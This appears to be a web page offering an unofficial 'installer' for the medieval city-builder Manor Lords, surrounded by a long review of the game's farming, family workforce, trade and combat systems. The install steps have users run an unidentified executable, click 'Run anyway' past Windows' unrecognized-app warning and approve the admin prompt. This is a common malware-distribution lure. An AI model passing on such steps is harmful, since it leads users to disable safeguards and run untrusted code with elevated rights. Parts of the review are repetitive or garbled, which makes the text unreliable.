
Building My First Medieval Settlement
When I first started playing Manor Lords I was prepared for the city builder podcast: place houses, gather supplies, watch the numbers go up slowly but surely. I knew from the start that even the smallest interaction could have repercussions, like how underprepared my settlement was getting when winter came. And that was what made me want to keep playing.
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full Manor Lords for PC.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
What Manor Lords Is Really About
Manor Lords is a medieval strategy and city-builder game in which you lead a settlement as it develops into a regional force. It’s set in a medieval Europe-inspired world, with a focus on irregular town planning, resource gathering, agriculture, trade, social progress, and battlefield strategy. Instead of just plunking down buildings on a perfect grid, things like water, resources, water, fertility, existing population, and roads all matter. I actually prefer this because it means that villages don’t all look the same and could plausibly be actual places that people lived.
And it ties civilian progress to martial plans. Your settlement requires food, fuel, workers, animals, tools, and trade, but your long term goals can lead to trouble with other armies and lords. So you’re operating in two dimensions. One is gentle. The other is armed.
How the Settlement Loop Works
Initially your settlement appears fragile and they are small in number. You will have to search for locations for homes, collect simple resources, develop food sources and give your families enough room and possessions to live in. Families are at the heart of the entire system. Workers are not a computation that’s just vanished inside a structure. They belong to families, take various jobs, move resources, work farms, erect buildings and support the economy.
Over-recruiting families into the labour market can cause delays in construction. Over-concentrating on construction can delay food production. And when seasons are not right for farming, livestock or any other activity, this can lead to your early choices becoming far more significant than you thought they would. Trading provides an extra means to plug the gaps. Instead of trying to make everything yourself, you can make things locally, trade excess and build up your settlement’s economy.
The military part is handled differently. You give orders to squads, set formation, reckon with the land, and decide when to fight. The battles aren’t entirely divorced from the settlement simulation either, since armies need to be maintained with resources and time. Honestly, this is where Manor Lords is vastly more interesting than a simple city builder.
Key Features
- A detailed medieval city building with settlements that grow naturally around the roads and terrain.
- Household supplied workforce management in which families would partake in building, construction, manufacturing, farming, and logistics.
- Resource chains linking raw materials to workshops, to food production, trade, and the growth of settlements.
- Fertility, season, crop, and field management-driven cropping systems.
- About Livestock farms of sheep, pigs, and cows and calves.
- Pasture rotation with breeding and seasonal production kinetics.
- New food and feed planning choices in agriculture.
- Several medieval cartographies and regions created using various terrain configurations.
- Tactical real-time fights featuring squads, formations, placement, exhaustion and the motion of the battlefield.
- City walls, modules, gates, defenses and construction of towers and castle.
- Trade systems allowing a settlement to import beneficial goods for the settlement and to sell excess production.
- Snow removal and other seasonal assignment positions 2. Seasonal assignment positions designed to help organize workers around fluctuating annual needs.
- Can choose the recipes that are produced first via Artisan production.
- A revised settlement view that allows you to track important settlement information more clearly.
- Gamepad support alongside traditional PC controls.
- Continued performance optimizations, pathfinding work, balance changes, and bug fixes.
Why the Systems Work So Well Together
But what I love most about Manor Lords is that we almost never have something in the game that has no connection to something else. For example, farm. You don’t plant fields in the game because the game gives you a farming task and you do it. Food feeds families, families provide population, population works with labor, labor produces, etc. Taxes. You need material. Material needs labor. Labor needs food and housing.
Housing needs building. Building needs logistics. Building needs repeated. And when everything goes wrong, you’re likely to see the symptoms before you’re able to figure out what’s causing the problem. Maybe there’s no firewood in town, or builders are wasting a lot of time walking back and forth, or food production is down, or you’re housing families where you don’t need them.
In my opinion, those small bits are a big part of the charm because it’s about understanding your own decisions rather than just beaming a notification in your face. The new livestock and beverage systems add even more variations on that economy. Cows bring milk and eventually meat and hides, and apples, honey, and brewing bring more options to track production chains and seasonal output.
Common Ways to Play
- Slow town building: Prioritize aesthetic town building for pleasing village, slow down military expansion.
- Economics: Focus on industrial chains, commerce, agriculture, animal husbandry, and regional prosperity.
- Agricultural management: Play with fields, planted crops, fertile land, grazing animals, and production time throughout the year.
- Military escalation: Expand settlements and ready armies for fight and land.
- Castle work: build defensive structures and define the dimensions of your own castle with the form of the buildings, structures and modules.
- Optimize resources: Transport routes, shift assignments, storage and production priorities to eliminate bottlenecks.
- Try different areas: Begin settlements in different areas on the different maps and learn to adapt to the terrain and resources available.
- Economical sandbox construction: disregard for expansionism. Build only one settlement. Focus on maximum efficiency.
- Play as though you only have one settlement.
- Until you can get it, don’t bother building another.
A Medieval Builder That Rewards Patience
Manor Lords is not really a game I wish to finish as quick as much. Usually, the prime moments occur because I give up on building for building’s benefit and start observing. A street ends up being busy. Households collect round the marketplace. Fields transform through all seasons. Animals become part of the economic climate. Workshops start manufacturing that enters into another manufacturing chain. And somewhere past the city, a military issue appears.
And suddenly that quiet little village is something much greater. Although the game is a work-in-progress, its mash-up of city construction, economics, farms, logistics, and tactical combat give it an identity of its own. Each hamlet can go its own way, and a handful of tiny decisions can, over time, end up affecting the whole domain. Which is probably why I keep returning to it. Manor Lords isn’t just challenging you to build a medieval city. It’s challenging you to get to grips with why that city exists, what keeps it alive, and what happens when your plans bump into the wider world.